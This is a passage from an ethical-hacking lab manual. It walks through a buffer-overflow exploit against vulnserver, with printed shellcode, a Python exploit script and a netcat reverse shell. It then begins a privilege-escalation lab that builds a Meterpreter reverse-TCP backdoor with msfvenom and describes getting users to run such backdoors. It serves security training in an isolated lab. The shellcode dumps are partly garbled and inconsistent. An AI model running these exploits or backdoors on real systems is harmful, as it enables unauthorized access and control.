Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xb8\x55\x5d\x0e\xab\xda\xca\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1"
"\x52\x31\x43\x12\x03\x43\x12\x83\x96\x59\xec\x55\xe4\x8a\x72"
"\x95\x14\x4b\x13\x1f\xf1\x7a\x13\x7b\x72\x2c\xa3\x0f\xd6\xc1"
"\x48\x5d\xc2\x52\x3c\x4a\xe5\xd3\x8b\xac\xc8\xe4\xa0\x8d\x4b"
"\x67\xbb\xc1\xab\x56\x74\x14\xaa\x9f\x69\xd5\xfe\x48\xe5\x48"
"\xee\xfd\xb3\x50\x85\x4e\x55\xd1\x7a\x06\x54\xf0\x2d\x1c\x0f"
"\xd2\xcc\xf1\x3b\x5b\xd6\x16\x01\x15\x6d\xec\xfd\x44\x7a\x3c"
"\xfd\x0b\x86\xf0\x0c\x55\xcf\x37\xef\x20\x39\x44\x92\x32\xfe"
"\x36\x48\xb6\xe4\x91\x1b\x60\xc0\x20\xcf\xf7\x00\x00\x00\x00"
"\xcb\x33\x3b\x50\x60\x4f\xb0\x57\xab\xd9\x82"
"\x1d\x33\x6f\x37\x22\x23\xd0\xe8\x86\x28\xfd\x00\x00\x00\x00"
"\x31\xf7\x8b\x6a\x5d\x80\xf8\x58\xc2\x3a\x96"
"\x16\xab\x51\xfd\xe9\x49\xab\xd4\x2d\x1d\xf2"
"\x8e\x28\xcb\x0e\xde\x86\xab\xee\x8e\x66\x15"
"\xb7\xe7\xab\xe3\x52\x12\x25\x06\x9\x16\xb8"
"\x22\x26\xc0\xb9\xca\x6e\x5b\x56\x72\x2b\x17"
"\xc7\xf0\x06\xab\x86\xf0\x63\xb7\x7f\xf1\x39"
"\x81\xb5\x9d\x73\x51\xb3\xbd\x2b\x06\x94\x70"
"\x9c\xf0\xd0\xaa\xe7\xb0\x0e\x0f\xe9\x39\xc2"
"\xb3\x49\x1d\xf2\xe2\x07\xcb\xb4\x5c\xeb\x5"
"\xf6\x78\x73\x37\xf7\x54\x05\xd7\x46\x01\x50\xe8\x67\xc5\x54"
"\x91\x95\x75\x9a\x48\x1e\x95\x79\x58\x6b\x3e\x24\x09\xd6\x23"
"\xd7\xe4\x15\x5a\x54\x0c\xeb\x99\x44\x65\xe3\xeb\xc2\x96\x99"
"\x77\xab\x98\x0e\x77\xe2";
[root@parrot] ~
#
```


Figure 1.7.48: Creating and copying a shellcode

136. Close the **Terminal** window.

137. Maximize the previously opened **Terminal** window. Type **pluma shellcode.py** and press **Enter**.

Note: Ensure that the terminal navigates to **/home/attacker/Desktop/Scripts**.

138. A **shellcode.py** file appears in the text editor window, as shown in the screenshot.




```

shellcode.py (~/Desktop/Scripts) - Pluma (as superuser)
File Edit View Search Tools Documents Help
+ Open Undo X D S Q
shellcode.py ×
1 #!/usr/bin/python
2 import sys, socket
3
4 overflow = ("Paste the Copied Shellcode")
5
6 shellcode = "C" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow
7
8 try:
9     soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10    soc.connect(('10.10.10.10', 9999))
11    soc.send(('TRUN /.:/' + shellcode))
12    soc.close()
13 except:
14     print "Error: Unable to establish connection with Server"
15     sys.exit()

```

Figure 1.7.49: Edit the shellcode.py script

139. Now, paste the shellcode copied in **Step#135** in the **overflow** option (**Line 4**); then, press **Ctrl+S** to save the file and close it.



```

shellcode.py (~/Desktop/Scripts) - Pluma (as superuser)
File Edit View Search Tools Documents Help
+ Open Undo X D S Q
shellcode.py ×
1 #!/usr/bin/python
2 import sys, socket
3
4 overflow = ("\"xb8\x55\x5d\x0e\xab\xda\xca\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1"
5 "\"\x52\x31\x43\x12\x03\x43\x12\x83\x96\x59\xec\x55\xe4\x8a\x72"
6 "\"\x95\x14\x4b\x13\x1f\xf1\x7a\x13\x7b\x72\x2c\xa3\x0f\xd6\xc1"
7 "\"\x48\x5d\xc2\x52\x3c\x4a\xe5\xd3\xfb\xac\xc8\xe4\xab\x8d\x4b"
8 "\"\x67\xbb\xc1\xab\x56\x74\x14\xaa\x9f\x69\xd5\xfe\x48\xe5\x48"
9 "\"\xee\xfd\xb3\x50\x85\x4e\x55\xd1\x7a\x06\x54\xf0\x2d\x1c\x0f"
10 "\"\xd2\xcc\xf1\x3b\x5b\xd6\x16\x01\x15\x6d\xec\xfd\xab\x47\x3c"
11 "\"\xfd\x8b\x86\xf0\x0c\x55\xcf\x37\xef\x20\x39\x44\x92\x32\xfe"
12 "\"\x36\x48\xb6\xe4\x91\x1b\x60\xc0\x20\xcf\xf7\x83\x2f\xab\x7c"
13 "\"\xc0\x33\x3b\x50\x60\x4f\xb0\x57\xab\xd9\x82\x73\x62\x81\x51"
14 "\"\x1d\x33\x6f\x37\x22\x23\xd0\xe8\x86\x28\xfd\xba\x73\x6a"
15 "\"\x31\xf7\x8b\x6a\x5d\x80\xf8\x58\xc2\x3a\x96\xd0\x8b\xe4\x61"
16 "\"\x16\xab\x51\xfd\xe9\x49\xab\xd4\x2d\x1d\xf2\x4e\x87\x1a\x99"
17 "\"\x8e\x28\xcb\x0e\xde\x86\xab\xee\x8e\x66\x15\x87\xc4\x68\x4a"
18 "\"\xb7\xe7\xab\xe3\x52\x12\x25\x06\xab\x16\xb8\x7e\xaf\x26\xd3"
19 "\"\x22\x26\xc0\xb9\xca\x6e\x56\x72\x2b\x17\xc7\x7b\xe1\x52"
20 "\"\xc7\xf0\x06\xab\x86\xf0\x63\xb7\x7f\xf1\x39\xe5\xd6\x0e\x94"
21 "\"\x81\xb5\x9d\x73\x51\xb3\xbd\x2b\x06\x94\x70\x22\xc2\x08\x2a"
22 "\"\x9c\xf0\xd0\xaa\xe7\xb0\x0e\x0f\xe9\x39\xc2\x2b\xcd\x29\x1a"
23 "\"\xb3\x49\x1d\xf2\xe2\x07\xcb\xb4\x5c\xeb\xab\x32\xab\x21"
24 "\"\xf6\x78\x73\x37\xf7\x54\x05\xd7\x46\x01\x50\xe8\x67\xc5\x54"
25 "\"\x91\x95\x75\x9a\x48\x1e\x95\x79\x58\x6b\x3e\x24\x09\xd6\x23"
26 "\"\xd7\xe4\x15\x5a\x54\x0c\xe6\x99\x44\x65\xe3\xe6\xc2\x96\x99"
27 "\"\x77\xab\x98\x0e\x77\xe2"
28
29 shellcode = "C" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow
30
31 try:
32     soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
33     soc.connect(('10.10.10.10', 9999))
34     soc.send(('TRUN /.:/' + shellcode))
35     soc.close()
36 except:
37     print "Error: Unable to establish connection with Server"
38     sys.exit()

```

Figure 1.7.50 Pasting the copied shellcode

T A S K 7 . 1 1
**Gain
Root Access**

140. Now, before running the above command, we will run the Netcat command to listen on port 4444. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
 141. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
 142. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
- Note:** The password that you type will not be visible.
143. Now, type **cd** and press **Enter** to jump to the root directory
 144. In the **Terminal** window, type **nc -nvlp 4444** and press **Enter**.
 145. Netcat will start listening on port **4444**, as shown in the screenshot.

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[-]
#nc -nvlp 4444
listening on [any] 4444 ...
```

Figure 1.7.51: Listening to 4444 port using Netcat

146. Switch back to the other **Terminal** window. Type **chmod +x shellcode.py** and press **Enter** to change the mode to execute the Python script.
147. Type **./shellcode.py** and press **Enter** to execute the Python script.

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker/Desktop/Scripts|
#chmod +x shellcode.py
[root@parrot]~/home/attacker/Desktop/Scripts|
#./shellcode.py
[root@parrot]~/home/attacker/Desktop/Scripts|
#
```

Figure 1.7.52: Executing shellcode.py script


148. Now, switch back to the **Terminal** running the Netcat command.
149. You can observe that shell access to the target vulnerable server has been established, as shown in the screenshot.

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[-]
#nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.10.13] from (UNKNOWN) [10.10.10.10] 48679
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>
```

Figure 1.7.53: Shell access to the target vulnerable server

150. Now, type **whoami** and press **Enter** to display the username of the current user.



The screenshot shows a terminal window titled "Parrot Terminal". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The command line shows the path "E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>". The user types "whoami" and presses Enter. The terminal displays the output "windows10\admin". The word "whoami" is highlighted with a red rectangle.

Figure 1.7.54: Displaying the current username

151. This concludes the demonstration of performing a buffer overflow attack to gain access to a remote system.
152. Close all the open windows and document all the acquired information.
153. Turn off the **Parrot Security** and **Windows 10** virtual machines.

Lab Analysis

Analyze and document all results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs

Lab**2**

Perform Privilege Escalation to Gain Higher Privileges

Privilege escalation is the process of using a non-admin user account to gain a higher level of access in the target system, including admin privileges.

Lab Scenario

ICON KEY Valuable information Test your knowledge Web exercise Workbook review

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privilege escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

Lab Objectives

- Escalate privileges using privilege escalation tools and exploit client-side vulnerabilities
- Hack a Windows machine using Metasploit and perform post-exploitation using Meterpreter

 **Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 06 System Hacking**

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Administrator privileges to run the tools
- Web browsers with an Internet connection
- BeRoot located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Privilege Escalation Tools\BeRoot**
- You can also download the latest version of BeRoot from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 35 Minutes

Overview of Privilege Escalation

Privileges are a security role assigned to users for specific programs, features, OSes, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation:** An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions
- **Vertical Privilege Escalation:** An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

Lab Tasks

T A S K 1

Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities

This lab demonstrates the exploitation procedure on a weakly patched Windows 10 machine that allows you to gain access through a Meterpreter shell, and then employing privilege escalation techniques to attain administrative privileges to the machine through the Meterpreter shell.

Here, we will escalate privileges by using the privilege escalation tool BeRoot and further exploiting client-side vulnerabilities.

Note: In this lab, we are using the **Parrot Security (10.10.10.13)** virtual machine as the host machine and the **Windows 10 (10.10.10.10)** virtual machine as the target machine.

1. Turn on the **Windows 10** and **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 2.1.1: Other... option during Parrot Security login

File Exploiting client-side vulnerabilities allows you to execute a command or binary on a target machine to gain higher privileges or bypass security mechanisms. Using these exploits, you can further gain access to privileged user accounts and credentials.

Note:

- If a **Parrot Updater** pop-up appears in the top-right corner of the **Desktop**, ignore and close it.
 - If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 2.1.2: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

The screenshot shows a terminal window titled "Parrot Terminal". The command history is as follows:

```
[attacker@parrot] -[~]
→ $ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
→ # cd
[root@parrot] -[~]
→ #
```

Figure 2.1.3: Running the programs as a root user

T A S K 1 . 1**Create a Backdoor**

- In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Exploit.exe** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.10.13** (here, this IP is the **Parrot Security** virtual machine).

The screenshot shows a terminal window titled "Parrot Terminal". The command entered is:

```
# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Exploit.exe
```

Output from the command:

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
[root@parrot] -[~]
→ #
```

Figure 2.1.4: Generating malicious exe file

- The above command will create a malicious Windows executable file named "**Exploit.exe**," which will be saved on the parrot **Desktop**, as shown in the screenshot.

